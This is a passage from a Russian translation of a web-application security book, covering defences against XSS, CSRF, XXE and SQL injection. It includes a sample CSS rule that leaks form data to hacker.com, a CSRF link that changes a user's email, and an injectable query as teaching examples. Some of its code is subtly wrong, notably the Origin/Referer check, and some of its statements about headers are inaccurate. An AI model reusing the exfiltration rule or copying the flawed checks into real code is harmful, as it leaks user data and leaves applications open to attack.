Как видите, санация тегов сценария, добавленных в `<a></a>`, встроена в основные браузеры в качестве защиты от такого рода ссылок. Сценарий на связанной странице, интерпретирующий файл `window.location.href`, мог быть восприимчив к первой версии функции `goToLink ()`. Создав фиктивный тег `<a></a>`, мы снова сможем воспользоваться преимуществами хорошо протестированного санитайзера, встроенного в браузер, который и выполнит нужную нам фильтрацию и очистку.

Дополнительное преимущество этого метода состоит в том, что с его помощью можно разрешить для тегов `<a></a>` только определенные схемы, тем самым предотвратив переходы по недопустимым или некорректным URL-адресам.

Этот встроенный механизм фильтрации можно применять и для более конкретных случаев:

```
encodeURIComponent('<strong>test</strong'); // %3Cstrong%3Etest%3C%2Fstrong%3E
```

Теоретически можно обойтись и без этих кодирующих функций, но они очень хорошо протестированы и, скорее всего, окажутся значительно безопаснее ваших собственных решений.

Обратите внимание, что метод `encodeURIComponent()` нельзя использовать для всей строки URL-адреса, поскольку его структура (структура + :// + имя хоста + : + порт) не будет соответствовать спецификации HTTP и браузер не сможет разобрать синтаксис строки.

Символьные сущности в HTML

Еще одна доступная вам превентивная мера — экранирование HTML-объекта для всех HTML-тегов, присутствующих в присланных пользователем данных. Символьные сущности позволяют добавлять специальные символы таким образом, что они будут отображаться в браузере, а не интерпретироваться как часть JavaScript.

«Большая пятерка» символьных сущностей дана в табл. 22.1.

Таблица 22.1. Сущности для пяти специальных символов

Символ	Сущность
&	& + amp;
<	& + lt;
>	& + gt;
"	& + #034;
'	& + #039;

Эти преобразования никак не повлияют на логику отображения в браузере (`& + amp;` отобразится как «&»), но значительно снизят риск выполнения сценария. Исключением станут разве что сложные и редкие сценарии, связанные с обходом символьных сущностей.

Использование символьных сущностей не защитит данные внутри тега `<script></script>`, а также в составе CSS или URL-адреса. Оно помогает только в случае с тегами `<div></div>` или с аналогичными узлами DOM. Дело в том, что из символьных сущностей можно создать строку, которая будет интерпретироваться как допустимый JavaScript.

CSS

Хотя считается, что язык CSS предназначен только для отображения, устойчивость его спецификации позволяет талантливым хакерам использовать его для межсайтового скриптинга и других типов атак.

Мы уже обсуждали ситуацию с хранением пользовательских данных на сервере и предоставлением их клиенту для чтения другими пользователями. Базовым примером такой функциональности является форма для комментариев к видео или для постов в блоге.

Аналогичный поток кода некоторые сайты предлагают для стилей CSS. Пользователь загружает таблицу стилей для настройки своего профиля. При заходе в этот профиль другие пользователи загружают эту таблицу стилей, чтобы увидеть персонализированную страницу.

CSS в качестве языка, интерпретируемого браузером, не так надежен, как настоящий язык программирования JavaScript, и может быть использован в качестве вектора атаки для кражи данных с веб-страницы.

Помните, как с помощью тегов `<image></image>` мы инициировали HTTP-запрос `GET` на вредоносный веб-сервер? При каждой загрузке на страницу изображения из другого источника посылается запрос `GET`, неважно, на каком языке написана страница — HTML, JS или CSS.

В CSS для загрузки изображения из указанного домена применяется атрибут `background:url`. Поскольку это HTTP-запрос `GET`, он также может включать в себя различные параметры.

CSS допускает и выборочную стилизацию в зависимости от добавленного к форме условия. Это означает, что мы можем изменить фон элемента в DOM в зависимости от состояния поля формы:

```
#income[value=">100k"] {
  background:url("https://www.hacker.com/incomes?amount=gte100k");
}
```

Как видите, для кнопки income установлено значение `>100k`, то есть при вводе сумм, превышающих это значение, фон CSS меняется, инициируя запрос `GET` и передавая данные формы на другой сайт.

Проводить очистку CSS намного сложнее, чем JavaScript, поэтому предотвращать такие атаки лучше всего запретом на загрузку таблиц стилей. Еще можно создать таблицы стилей самостоятельно, разрешив пользователю редактировать только разрешенные вами поля, которые не инициируют запросов `GET`.

В заключение кратко опишу три способа избежать атак на CSS:

[легкий]

Запрет на загрузку пользователем CSS.

[средний]

Пользователю разрешено редактировать только определенные поля, при этом на сервере находится созданная вами таблица стилей с этими полями.

[сложный]

Очистка любых атрибутов CSS, инициирующих HTTP (`background:url`).

Политика защиты контента для предотвращения XSS

Политика защиты контента (Content Security Policy, CSP) — это поддерживаемый всеми основными браузерами инструмент настройки безопасности. Его настройки позволяют ослаблять или усиливать правила безопасности в отношении различных типов кода, которые могут выполняться в приложении.

Существует несколько форм защиты CSP. В числе прочего можно указать, загрузка каких внешних сценариев допускает, куда они могут быть загружены и каким DOM API-интерфейсов разрешено их выполнять.

Давайте оценим некоторые конфигурации CSP, помогающие снизить риск XSS.

Директива script-src

Можно с уверенностью предположить, что сценарии для вашего приложения вы пишете с самыми лучшими намерениями. Они обеспечивают работу приложения и не делают ничего плохого. Но мы не можем быть уверенными, что авторы сторонних сценариев, которые периодически выполняет приложение, руководствовались аналогичными мотивами.

Снизить риск, который несет выполнение чужих сценариев, можно, к примеру, уменьшив количество разрешенных источников. Рассмотрим портал поддержки: support.mega-bank.com нашего гипотетического приложения MegaBank. Скорее всего, он будет работать со сценариями от всей организации MegaBank. Можно указать идентификаторы ресурсов, сценарии которых вы хотите использовать: например, mega-bank.com и api.mega-bank.com.

Стандарт CSP позволяет составить белый список URL-адресов, с которых могут загружаться динамические сценарии. Для этого применяется директива `script-src`. Выглядит это, например, вот так: `Content-Security-Policy: script-src 'self' https://api.megabank.com`.

При такой конфигурации CSP вы не сможете загрузить сценарий, например, с домена https://api2.megabank.com. Браузер сообщит об ошибке CSP: violation («нарушение»). Это означает, что сценарии из неизвестных источников, таких как https://www.hacker.com, тоже не будут загружаться.

Включается CSP также через браузер, поэтому ее довольно сложно обойти. Встроенные в браузеры наборы тестов очень обширны. Стандарт CSP также

поддерживает использование подстановочных символов в адресах доменов, но имейте в виду, что включать такие домены в белый список рискованно.

Может показаться, имеет смысл добавить в белый список адрес https: //*.mega-bank.com, ведь вы знаете, что сейчас ни на одном домене MegaBank нет вредоносных сценариев. Но если в будущем домен MegaBank вдруг начнет использоваться для проекта, разрешающего загрузку сценариев, такая политика может нанести ущерб безопасности сопутствующих приложений. Например, представьте, что сайт https://hosting.mega-bank.com позволяет пользователям загружать свои документы.

Ключевое слово `self` в объявлении CSP относится к URL-адресу, с которого загружается политика и обслуживается защищенный документ. Таким образом, директива `script-src` фактически используется для определения нескольких URL-адресов: безопасных URL-адресов, с которых можно загружать сценарии, и текущего URL-адреса.

Ключевые слова unsafe-eval и unsafe-inline

Директива `script-src` определяет адреса, с которых допустима загрузка динамического содержимого на вашу страницу. Но она не может защитить от сценариев, загружаемых с ваших доверенных серверов. В итоге, если злоумышленник сможет сохранить на вашем сервере сценарий (или отразить его другими способами), он фактически осуществит XSS-атаку.

Впрочем, стандарт CSP позволяет принять меры для снижения риска XSS. Существуют элементы управления для глобальной регулировки общих приемников XSS через браузер пользователя.

Включение CSP по умолчанию отключает выполнение встроенных сценариев. Но их можно снова включить, добавив в директиву `script-src` ключевое слово `unsafe-inline`.

Точно так же по умолчанию отключаются `eval()` и аналогичные ему методы, обеспечивающие интерпретацию строк как кода. Для их включения нужно добавить в директиву `script-src` ключевое слово `unsafe-eval`.

Если в коде требуется `eval()` или другой метод аналогичного действия, имеет смысл переписать его, попытавшись избежать динамической оценки кода. Например, вместо

```
const startCountDownTimer = function(minutes, message) {
  setTimeout(`window.alert(${message});`, minutes * 60 * 1000);
};
```

безопаснее написать так:

```
const startCountDownTimer = function(minutes, message) {
 setTimeout(function() {
   alert(message);
 }, minutes * 60 * 1000);
};
```

Оба этих варианта использования метода `setTimeout()` допустимы, но один из них гораздо более уязвим к XSS, поскольку сложность функции растет с добавлением нового функционала.

Любая функция, интерпретируемая как строка, может привести к выполнению стороннего кода. Этот риск снижают выбором более специальных функций со специфическими параметрами.

Внедрение CSP

Внедрить CSP легко, потому что это просто модификатор конфигурации строк, который считывается браузером и преобразуется в правила безопасности. Вот самые распространенные способы добавления CSP:

- Настройте сервер на отправку с каждым запросом заголовка `Content-Security-Policy`. Данные в заголовке должны быть описанием вашей политики безопасности.
- Добавьте в разметку HTML тег `<meta>`. Он должен выглядеть так: `<meta http-equiv="Content-Security-Policy" content="script-src https://www.mega-bank.com;">`.

Целесообразно задействовать CSP в качестве первого шага в борьбе с XSS, если вы уже знаете, на какие типы программных конструкций и API будет опираться приложение. То есть если вы знаете, где и как будет использоваться код, обязательно напишите корректные строки CSP и примените их перед началом разработки.

Позже вы сможете отредактировать CSP в любой момент.

Итоги

От наиболее распространенных форм межсайтового скриптинга защититься легко. Сложности возникают, когда появляется необходимость отображать пользовательский ввод как DOM, а не как текст.

Риск XSS можно смягчить в нескольких местах стека приложений — от уровня сети до уровня базы данных и клиента. При этом идеальной точкой для приложения ваших усилий почти всегда будет клиент, так как XSS-атаки осуществляются на его стороне.

Для предотвращения межсайтового скриптинга всегда следует применять передовые методы написания кода. Нужна централизованная функция добавления данных в DOM, чтобы очистка была стандартной операцией, проводимой для всего приложения. Следует учитывать распространенные приемники для DOM XSS, и если они не требуются, очищать или блокировать их.

Наконец, отличной первой мерой для защиты приложения от многих вариантов XSS станет CSP, хотя против DOM XSS она бессильна. Для эффективной защиты приложения от XSS-атак необходимо выполнить все или многие из описанных в этой главе шагов.

ГЛАВА 23

Защита от CSRF

Во второй части я показал вам, как происходит подделка межсайтовых запросов, когда сеанс аутентифицированного пользователя применяется для отправки запросов от его имени. Мы осуществляли CSRF-атаки с помощью тегов `<a></a>` и `<img></img>`, а также с помощью HTTP-запроса `POST`, отправленного через веб-форму. Вы убедились, насколько эффективны и опасны такие атаки, потому что они осуществляются с повышенным уровнем привилегий, а аутентифицированный пользователь часто этого просто не замечает.

Пришло время поговорить о том, как защитить кодовую базу от таких атак и снизить вероятность того, что наши пользователи станут жертвами любого типа атаки, нацеленной на их сеанс.

Проверка заголовков

Помните, как мы осуществляли CSRF-атаку с помощью ссылки `<a></a>`? Предполагалось, что вредоносная ссылка распространяется по электронной почте или фигурирует на каком-то веб-сайте. Источник множества CSRF-запросов находится за пределами атакуемого веб-приложения, поэтому для снижения вероятности такой атаки нужно проверять, откуда пришел запрос. В спецификации HTTP нас в данном случае интересуют два заголовка: `referer` и `origin`. Во всех основных браузерах эти заголовки невозможно программно отредактировать с помощью JavaScript. Это означает, что их невозможно подделать.

Заголовок Origin

Заголовок `origin` присутствует только в HTTP-запросах `POST`. Он указывает, откуда исходит запрос. В отличие от заголовка `referer` он присутствует

и в HTTPS-запросах. Выглядит он вот так: `Origin: https://www.mega-bank.com:80`.

Заголовок Referer

Заголовок `referer` устанавливается во всех запросах, а также указывает ресурс, с которого они поступили. Он отсутствует только в случае, когда для ссылки установлен атрибут `rel=noreferer`. Выглядит он вот так: `Referer: https://www.mega-bank.com:80`.

Предположим, к веб-серверу отправляется запрос `POST https://www.megabank.com/transfer` с параметрами `amount=1000` и `to_user=123`. Можно убедиться, что заголовки указывают на источник, который сервер считает надежным. Вот реализация такой проверки от программной платформы node:

```
const transferFunds = require('../operations/transferFunds');
const session = require('../util/session');

const validLocations = [
 'https://www.mega-bank.com',
 'https://api.mega-bank.com',
 'https://portal.mega-bank.com'
];

const validateHeadersAgainstCSRF = function(headers) {
 const origin = headers.origin;
 const referer = headers.referer;
 if (!origin || referer) { return false; }
 if (!validLocations.includes(origin) ||
     !validLocations.includes(referer)) {
       return false;
     }
  return true;
};

const transfer = function(req, res) {
 if (!session.isAuthenticated) { return res.sendStatus(401); }
 if (!validateHeadersAgainstCSRF(req.headers)) { return res.sendStatus(401); }

 return transferFunds(session.currentUser, req.query.to_user, req.query.amount);
};

module.exports = transfer;
```

По возможности следует проверять оба заголовка. Если они отсутствуют, можно с уверенностью предположить, что запрос нестандартный и должен быть отклонен.

Это всего лишь первая линия защиты, и в некоторых случаях она не работает. Если злоумышленник выполнит XSS-атаку на источник из белого списка, он сможет имитировать запрос от этого источника, который, разумеется, будет благополучно принят.

Еще больше следует обеспокоиться, если веб-сайт позволяет размещать пользовательский контент. В этом случае проверка заголовков с целью убедиться, что запросы поступают от доверенных серверов, вообще бесполезна. Поэтому лучше всего комбинировать несколько форм защиты от CSRF, и проверка заголовка в этом случае будет всего лишь отправной точкой, а не полноценным решением.

CSRF-токен

Самой мощной формой защиты от межсайтовой подделки запросов можно считать CSRF-токен (рис. 23.1). Эти токены реализуются несколькими способами, чтобы соответствовать архитектуре приложения. Большинство крупных сайтов полагается на них как на основную защиту от CSRF-атак.



Рис. 23.1. CSRF-токены — самый эффективный и надежный метод противодействия подделке межсайтовых запросов

Вот принцип действия CSRF-токена.

1. Веб-сервер отправляет клиенту специальный токен, который сгенерирован криптографическим алгоритмом с низким числом коллизий. Это

означает, что шанс получить два идентичных токена чрезвычайно мал. Токены можно повторно генерировать при каждом запросе, но обычно создается один токен за сеанс.

2. Каждый запрос от веб-приложения теперь сопровождается отправкой токена. Токен связан как с формами, так и с запросами AJAX. На сервере токен проверяется, так как нужно убедиться, что он активен (не просрочен), аутентичен и не подвергался манипуляциям. Если проверка не пройдена, запрос регистрируется, но не выполняется.
3. Так как CSRF-токен уникален для каждого сеанса и для каждого пользователя, его требование чрезвычайно затрудняет CSRF-атаки. Злоумышленнику не только требуется актуальный CSRF-токен, но и потенциальный круг его жертв ограничивается всего одним пользователем. Кроме того, если срок действия токена завершился до перехода пользователя по вредоносной ссылке, атака станет невозможной. Это полезный побочный эффект данной защитной стратегии.

CSRF-токены без сохранения состояния

В прошлом, особенно до появления архитектуры REST для API, многие серверы вели учет подключенных клиентов и благодаря этому могли управлять CSRF-токенами.

Сегодня в числе предварительных требований к архитектуре API часто фигурирует отсутствие фиксации состояния. Преимущества такой архитектуры нельзя недооценивать. Нет смысла возвращаться к проекту с сохранением состояния только ради CSRF-токенов. Тем более что их легко добавить в API, который не сохраняет состояния, просто необходимо использовать шифрование. Как и токен аутентификации без сохранения состояния, CSRF-токен должен состоять из:

- уникального идентификатора пользователя, которому принадлежит токен;
- временной отметки (которая может использоваться для задания срока действия);
- зашифрованного случайного числа, ключ которого существует только на сервере.

Комбинация этих элементов даст CSRF-токен, который не только удобен, но и потребляет меньше ресурсов сервера, чем альтернатива с отслеживанием состояния, поскольку управление сеансами плохо масштабируется.

Противодействие CRSF на уровне кода

Существует множество методов устранения или снижения риска CRSF в веб-приложении, которые реализуются на этапе проектирования или написания кода. Вот некоторые из них:

- предпочтение запросов `GET` без сохранения состояния;
- внедрение защиты CSRF для всего приложения;
- проверка запросов с помощью промежуточного программного обеспечения.

Добавление в веб-приложение этих простых средств защиты резко снизит риск стать жертвой подделки межсайтовых запросов.

Запросы GET без сохранения состояния

Наиболее распространенные и легко распространяемые CSRF-атаки происходят через HTTP-запросы `GET`, поэтому важно правильно структурировать вызовы API, чтобы снизить риск.

Нужно сделать так, чтобы эти запросы не сохраняли и не меняли никакого состояния на стороне сервера. В противном случае будущие запросы `GET` или их модификации останутся открытыми для потенциальных CSRF-уязвимостей.

Рассмотрим следующие API:

```
// GET
const user = function(req, res) {
 getUserById(req.query.id).then((user) => {
   if (req.query.updates) { user.update(req.updates); }
   return res.json(user);
 });
};

// GET
const getUser = function(req, res) {
 getUserById(req.query.id).then((user) => {
   return res.json(user);
 });
};

// POST
```

```
const updateUser = function(req, res) {
  getUserById(req.query.id).then((user) => {
   user.update(req.updates).then((updated) => {
     if (!updated) { return res.sendStatus(400); }
     return res.sendStatus(200);
   });
 });
};
```

Первый API объединяет две операции в один запрос с дополнительным обновлением. Второй разделяет возвращение выборки и обновление пользователей на запросы `GET` и `POST` соответственно.

Первый API можно эксплуатировать для подделки межсайтовых запросов с помощью любого HTTP-запроса `GET`. Например, использовав ссылку или изображение: `https://<url>/user?user=123&updates=email:hacker`. Второй API, хотя он и принимает HTTP-запросы `POST` и потенциально уязвим для более продвинутой CSRF-атаки, нельзя эксплуатировать с помощью ссылки, изображения или другим способом, осуществляемым через HTTP-запрос `GET`.

Похоже, что возможность менять состояние через HTTP-запросы `GET` — это архитектурная недоработка, и, по сути, так оно и есть. Но ключевой момент здесь касается всех без исключения запросов `GET`. Они по умолчанию несут риск: природа интернета делает их более уязвимыми для CSRF-атак, поэтому в случае операций с отслеживанием состояния их крайне желательно избегать.

Снижение риска CSRF на уровне приложения

Приведенные в этой главе методы защиты от CSRF-атак подходят только при условии, что они реализованы в масштабе всего приложения. Как и во многих других случаях, надежность цепи определяется устойчивостью самого слабого звена. Тщательное продумывание на этапе проектирования позволяет получить приложение с защитой от подделки межсайтовых запросов. Давайте посмотрим, как создать такое приложение.

Промежуточное ПО для противодействия CSRF-атакам

Большинство современных стеков веб-серверов позволяют создавать промежуточное программное обеспечение или сценарии, которые запускаются при каждом запросе перед выполнением любой логики. Такое промежуточное ПО можно разработать для реализации методов предотвращения CSRF на всех серверных маршрутах. Рассмотрим пример такого ПО:

```
const crypto = require('../util/crypto');
const dateTime = require('../util/dateTime');
const session = require('../util/session');
const logger = require('../util/logger');

const validLocations = [
 'https://www.mega-bank.com',
 'https://api.mega-bank.com',
 'https://portal.mega-bank.com'
];

const validateHeaders = function(headers, method) {
  const origin = headers.origin;
  const referer = headers.referer;
  let isValid = false;

  if (method === 'POST') {
    isValid = validLocations.includes(referer) && validLocations.
includes(origin);
  } else {
    isValid = validLocations.includes(referer);
  }

  return isValid;
};

const validateCSRFToken = function(token, user) {
  // получение данных из CSRF-токена
  const text_token = crypto.decrypt(token);
  const user_id = text_token.split(':')[0];
  const date = text_token.split(':')[1];
  const nonce = text_token.split(':')[2];

  // проверка истинности данных
  let validUser = false;
  let validDate = false;
  let validNonce = false;
  if (user_id === user.id) { validUser = true; }
  if (dateTime.lessThan(1, 'week', date)) { validDate = true; }
  if (crypto.validateNonce(user_id, date, nonce)) { validNonce = true; }

  return validUser && validDate && validNonce;
};

const CSRFShield = function(req, res, next) {
 if (!validateHeaders(req.headers, req.method) ||
     !validateCSRFToken(req.csrf, session.currentUser) {
     logger.log(req);
     return res.sendStatus(401);
  }

 return next();
};
```

Это промежуточное ПО может вызываться для всех запросов к серверу или настраиваться только на конкретные запросы. Оно просто проверяет корректность заголовков `origin` и/или `referer`, а затем гарантирует действительность CSRF-токена. Если проверка не пройдена, возвращается ошибка. В случае прохождения проверки происходит переход к следующему промежуточному ПО и приложение получает возможность продолжить выполнение.

Такое промежуточное программное обеспечение полагается на то, что при каждом запросе клиент передает серверу CSRF-токен, поэтому оптимально автоматизировать этот процесс и на клиенте. Это можно сделать, например, с помощью шаблона прокси, перезаписав поведение по умолчанию `XMLHttpRequest` таким образом, чтобы токен добавлялся всегда.

Возможен и более простой подход: создать библиотеку для генерации запросов, которые просто будут включать в себя `XMLHttpRequest` и внедрять корректный токен в зависимости от HTTP-метода.

Итоги

Вероятность CSRF-атаки можно снизить, если HTTP-запросы `GET` не смогут изменить состояние приложения. Кроме того, следует рассмотреть возможность проверки заголовков и добавления к каждому запросу CSRF-токенов. Благодаря этим средствам защиты пользователи вашего приложения смогут осуществлять вход в него из других источников, не беспокоясь о том, что их права доступа использует для своих целей какой-нибудь хакер.

ГЛАВА 24

Защита от XXE-атак

Вообще-то, защититься от XXE легко. Достаточно просто отключить внешние сущности в синтаксическом анализаторе XML (рис. 24.1). Способ зависит от конкретного анализатора XML, но обычно это одна строка в конфигурации:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

Сообщество OWASP отмечает, что особенно уязвимы к XXE синтаксические анализаторы XML на основе Java, поскольку во многих из них XXE включен по умолчанию. Бывают и анализаторы, в которых он по умолчанию отключен.



Рис. 24.1. XXE-атаки можно легко заблокировать, правильно настроив анализатор XML

Всегда проверяйте документацию по API XML-анализатора, чтобы убедиться, что XXE отключен по умолчанию.

Оценка других форматов данных

В зависимости от вариантов использования приложения, возможно, удастся изменить его архитектуру и перейти от XML к другому формату данных. Это позволит не только устранить риск XXE, но и упростить кодовую базу. Как правило, XML можно заменять на JSON, который становится форматом по умолчанию.

Разумеется, подобный переход не имеет смысла, если приложение выполняет синтаксический разбор XML, SVG или других типов файлов, производных от XML. Но бывают и ситуации, когда приложение отправляет стандартные иерархические полезные данные, которые случайно оказались в формате XML, и вот тогда предложенное решение идеально подойдет.

Сравним форматы JSON и XML по ряду показателей (табл. 24.1).

Таблица 24.1. Сравнение XML и JSON

Категория	XML	JSON
Размер полезной нагрузки	Большой	Компактный
Сложность спецификации	Высокая	Низкая
Легкость использования	Требует сложного анализа	Простой анализ для совместимости с JS
Поддержка метаданных	Да	Нет
Отображение (через HTML-подобные структуры)	Сложное	Простое
Смешанное содержимое	Поддерживается	Не поддерживается
Проверка структурированных данных	Поддерживается	Не поддерживается
Отображение объектов	Отсутствует	JavaScript
Читабельность	Низкая	Высокая
Поддержка комментариев	Да	Нет
Безопасность	Ниже	Выше

Сравнение можно продолжить и по другим параметрам, но в глаза сразу бросаются несколько моментов:

- JSON — гораздо более легкий формат, чем XML;
- JSON менее устойчив, но позволяет быстрее и проще работать с данными;
- JSON сопоставляется с объектами JavaScript, тогда как XML более тесно сопоставляется с деревьями DOM (поскольку DOM — формат, производный от XML).

Из этого можно сделать вывод, что для любого API, который имеет дело с легковесными структурированными данными, интерпретируемыми с помощью JavaScript, JSON вполне подойдет в качестве альтернативы. В то же время XML, вероятно, больше подходит к ситуациям с отображением присылаемых пользователями данных.

Поскольку в случае XML осуществляется проверка структурированных данных, этот формат может быть полезен для приложений, где требуется жесткая структура данных. Благодаря меньшей жесткости JSON больше подходит для постоянно развивающихся API, в результате чего контракт между клиентом и сервером не требует постоянного обслуживания.

Риски, которые несет XML, в основном связаны с его спецификацией и с тем, что он позволяет встраивать внешние файлы и мультимедиа. Поэтому он не такой безопасный, как JSON, в котором пары «ключ–значение» просто хранятся в виде строк.

Если идея перехода на JSON не нравится, альтернативами могут стать форматы YAML, BSON или EDN. Но перед переходом необходимо провести аналогичный анализ.

Дополнительные риски, связанные с XXE

Следует отметить, что XXE-атаки зачастую не только дают доступ на чтение, но и могут перерастать в более сложные формы. Эту атаку можно сравнить со шлюзом, поскольку в результате злоумышленник получает возможность прочитать данные, недоступные за пределами веб-сервера.

Благодаря этому он получает информацию, на базе которой можно упростить компрометацию других частей приложения. Фактически получается, что результат XXE-атаки может варьироваться очень широко — от доступа к чтению данных до удаленного выполнения кода и полного захвата серверов. Вот почему XXE-атаки настолько опасны.

Итоги

Я считаю, что информация об XXE-атаках заслужила включения в эту книгу потому, что в веб-приложениях часто встречаются неправильно настроенные XML-анализаторы. Кроме того, атаки этого типа представляют для организаций большую опасность.

Несмотря на легкость их нейтрализации, эти атаки все еще широко распространены. Перед выпуском любого приложения, работающего с XML или с XML-подобными типами данных, необходимо перепроверять конфигурацию всех анализаторов XML.

Следует помнить, что XXE-атаки могут нанести значительный ущерб организации, приложению или бренду. При работе с серверным XML-анализатором принимайте все возможные меры предосторожности, чтобы предотвратить появление в кодовой базе случайной XXE-уязвимости.

ГЛАВА 25

Противодействие внедрению

Ранее мы обсуждали опасность внедрения кода в веб-приложения.

В современном мире число таких атак уменьшилось, но они все еще распространены. И, как правило, они становятся возможными из-за невнимательности разработчиков, которые добавляют любой тип автоматической обработки с использованием интерфейса командной строки и присылаемых пользователями данных.

Атаки, связанные с внедрением кода, весьма разнообразны. Они осуществляются через интерфейс командной строки или любой другой изолированный интерпретатор, работающий на сервере (на уровне ОС он начинает применяться для внедрения команд). Поэтому меры защиты от подобных атак имеет смысл разбить на несколько категорий.

Прежде всего следует рассмотреть защиту от внедрения SQL-кода. Это наиболее распространенная и хорошо изученная форма инъекций. Изучив способы противодействия для этого случая, можно будет понять, какие из них применимы к другим формам внедрения. В конце мы рассмотрим несколько общих методов защиты, которые не являются специфическими для какого-либо конкретного подмножества атак с внедрением.

Противодействие внедрению SQL-кода

Наиболее распространенная форма атаки с внедрением кода, которой проще всего противодействовать, — внедрение SQL-кода. Потенциально эта атака затрагивает почти каждое сложное веб-приложение (из-за преобладания баз данных SQL), именно поэтому были разработаны многочисленные меры смягчения и противодействия.

Так как местом внедрения становится интерпретатор SQL, обнаружить такую уязвимость достаточно просто. Следует помнить, что своевременное обнаружение уязвимостей и принятие защитных мер снижают вероятность того, что ваше веб-приложение подвергнется атаке с внедрением SQL-кода.

Распознавание внедрения SQL-кода

Чтобы подготовить кодовую базу к защите от внедрения SQL-кода, сначала нужно ознакомиться с формами этой атаки и с наиболее уязвимыми местами в кодовой базе.

В большинстве современных веб-приложений операции с базами данных выполняются на стороне сервера. Так что на стороне клиента нас в этом случае ничего не интересует.

Рассмотрим файловую структуру репозитория кода веб-приложения:

```
/api
  /routes
  /utils
/analytics
  /routes
/client
  /pages
  /scripts
  /media
```

Мы помним, что сторона клиента нас не интересует, но нужно рассмотреть маршрут, который данные проходят в процессе обработки, потому что для их хранения тоже может применяться какая-то база. Сохранение данных на устройстве и между сеансами означает, что они хранятся или в памяти на стороне сервера, или на диске (журналы), или в базе данных.

Кроме того, многие приложения пользуются на сервере более чем одной БД. Приложение может использовать, например, SQL-сервер и MySQL. Поэтому чтобы понять, что происходит на сервере, потребуются универсальные запросы, позволяющие находить SQL-запросы в нескольких реализациях языка SQL.

Более того, существует серверное ПО, для которого применяется предметно-ориентированный язык (domain-specific language, DSL). И оно потенциально может выполнять вызовы SQL от нашего имени, хотя они не структурированы, а больше напоминают необработанный SQL-код.

Словом, для анализа кодовой базы на предмет потенциальных рисков внедрения SQL-кода необходимо составить список всех предшествующих DSL и типов SQL.

Если у нас приложение Node.js, содержащее

- SQL-сервер — через адаптер NodeMSSQL (npm);
- MySQL — через адаптер mysql (npm),

нам потребуется структурировать поиск по кодовой базе таким образом, чтобы он обнаруживал SQL-запросы из обеих реализаций SQL.

К счастью, поставляемая с Node.js система импорта модулей в диапазоне действия JavaScript упрощает эту процедуру. Если библиотека SQL импортируется для каждого модуля, поиск запросов становится таким же простым, как поиск импорта:

```
const sql = require('mssql')
// ИЛИ
const mysql = require('mysql');
```

Если же эти библиотеки объявлены глобально или унаследованы от родительского класса, работа по поиску запросов становится немного сложнее.

Оба адаптера SQL для Node.js используют синтаксис, который завершается вызовом `.query (x)`, но некоторые адаптеры используют более шаблонный синтаксис:

```
const sql = require('sql');

const getUserByUsername = function(username) {
  const q = new sql();
  q.select('*');
  q.from('users');
  q.where(`username = ${username}`);
  q.then((res) => {
    return `username is : ${res}`;
  });
};
```

Подготовленные операторы

Как упоминалось ранее, SQL-запросы были чрезвычайно уязвимы к внедрению кода, но от большинства из них было не очень сложно защититься.

Большинство реализаций SQL начало поддерживать такую разработку, как *подготовленные операторы*. Они позволяют значительно снизить риск, который несут данные в пользовательских запросах SQL. Выучить подготовленные операторы очень легко, что упрощает отладку SQL-запросов.

Подготовленные операторы часто считаются «первой линией» защиты от внедрения. Они легко реализуются, хорошо задокументированы и очень эффективны для предотвращения атак с внедрением кода.

Подготовленные операторы работают путем компиляции запроса сначала со значениями-заполнителями для переменных. Они называются *связанными переменными*. После компиляции запроса заполнители заменяются реальными значениями. Этот двухэтапный процесс позволяет установить цель запроса до рассмотрения присланных пользователем данных.

В традиционном SQL-запросе и данные (переменные), и сам запрос отправляются в БД в виде строки. В результате манипуляции с пользовательскими данными может меняться цель запроса.

С подготовленным оператором, поскольку цель устанавливается до того, как присланные пользователем данные увидит интерпретатор SQL, сам запрос меняться не может.

Это означает, что пользователи никакими средствами не могут обойти операцию `SELECT` и превратить ее в `DELETE`. После запроса `SELECT`, даже если пользователь попытается обойти его и начать новый, не сможет появиться дополнительный запрос. Подготовленные операторы по большей части устраняют риск внедрения SQL-кода и поддерживаются почти всеми основными базами данных SQL: MySQL, Oracle, PostgreSQL, Microsoft SQL Server и т. п.

Правда, за это снижение риска приходится платить снижением производительности. Вместо одного обращения к БД предоставляется подготовленный оператор, за которым следуют переменные, подставляемые в него после компиляции во время выполнения запроса. Впрочем, в большинстве приложений потеря производительности будет минимальной. Синтаксис подготовленных операторов зависит от базы данных и от адаптера.

В MySQL подготовленные операторы довольно просты:

```
PREPARE q FROM 'SELECT name, barCode from products WHERE price <= ?';
SET @price = 12;
EXECUTE q USING @price;
DEALLOCATE PREPARE q;
```

Здесь из базы данных MySQL запрашивается список продуктов (мы просим выдать их названия и штрих-коды) с ценой меньше, чем `?`.

